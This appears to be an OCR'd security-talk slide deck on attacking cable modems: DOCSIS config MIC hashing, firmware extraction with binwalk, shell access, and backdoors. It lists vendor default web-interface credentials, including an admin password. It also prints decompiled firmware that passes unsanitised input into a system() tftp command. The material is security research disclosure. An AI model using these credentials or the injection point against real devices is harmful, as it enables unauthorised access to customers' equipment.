


# DOCSIS: Config File

- **DOCSIS specification:**
  - **CMTS generates a Message Integrity Check (MIC)**
  - **Hash: Number of parameters, including the "shared secret"**
- **Incorrect MIC: CM registration fail**
- **DOCSIS 2.0: MD5**



- **DOCSIS 3.0: New MIC hash algorithm (MMH)**

# DOCSIS: Config File




# Cable Modems

- **binwalk**




# Cable Modems

- **binwalk + capstone**




# Cable Modems

- **Shell access**




# Cable Modems

- **Shell access**




# Cable Modems

- **Bad authentication**



# Cable Modems

- **XSS, CSRF, DoS**



# Cable Modems

- **Default Passwords**

**4.0 Using the Ethernet (Craft) Port, continued**

**4.1 IDH3 Web Interface, continued**

**4.1.1 System Overview, continued**

**NOTE:**

The IDH3 web pages do not automatically refresh, so the user must manually reload each one to view the most current data.

**Configuring the sysName and sysLocation OIDs**


It is also possible to configure the sysName (1.3.6.1.2.1.1.5.0) and sysLocation (1.3.6.1.2.1.1.6.0) OIDs from the web interface. This feature is password protected. There are both Admin and User usernames and passwords. Both usernames (Admin and User) have the authority to set sysName and sysLocation. The passwords can be changed via the Broadcom httpMgmt MIB. The specific OIDs and default values are shown below.

Table 5. OIDs for Usernames and Passwords for Web Interface Access

| Parameter | OID | Default |
|---|---|---|
| httpAdminId | 1.3.6.1.4.1.4413.2.2.2.1.1.3.1.0 | edarglloT |
| httpAdminPassword | 1.3.6.1.4.1.4413.2.2.2.1.1.3.2.0 | aDm1n$TR8r |
| httpUserId | 1.3.6.1.4.1.4413.2.2.2.1.1.3.3.0 | Tollgrade |
| httpUserPassword | 1.3.6.1.4.1.4413.2.2.2.1.1.3.4.0 | Tollgrade |

# Cable Modems

- **Backdoors**





```
signed int __fastcall Security_PacmGetMtaCert(int a1, const char *a2, const char *a3, int a4)
{
  int v4; // r6@1
  const char *v5; // r7@1
  const char *v6; // r8@1
  signed int result; // r0@4
  int v8; // [sp+4h] [bp-184h]@1
  char v9; // [sp+8h] [bp-180h]@2
  int v10; // [sp+108h] [bp-80h]@2

  v8 = a1;
  v4 = a4;
  v5 = a2;
  v6 = a3;
  printf("\n--- Get mta cert: %s \tkey: %s \tServer-IP %s ---\n");
  if ( pthread_mutex_lock((pthread_mutex_t *)(pacmSecShDatabaseHandle + 60432)) )
  {
    logger_build_send_log_msg(&unk_140AC, 0, "Failed to lock Sec DB");
    result = -1;
  }
  else
  {
    chdir("/nvram/2/certificates");
    sprintf(&v9, "tftp -g -r %s %s", v5, v4);
    system(&v9);
    if ( stat(v5, (struct stat *)&v10) )
      printf("Error: failed to download %s \n", v5);
    sprintf(&v9, "tftp -g -r %s %s", v6, v4);
    system(&v9);
```

# Cable Modems


- **Backdoors in the Backdoors**




```
printf("\nEnter password> ");
sub_9624(v12, &v11);
v6 = DB_GetUint16(22);
if ( !v6 || (v4 = sub_9918(v6)) != 0 )
{
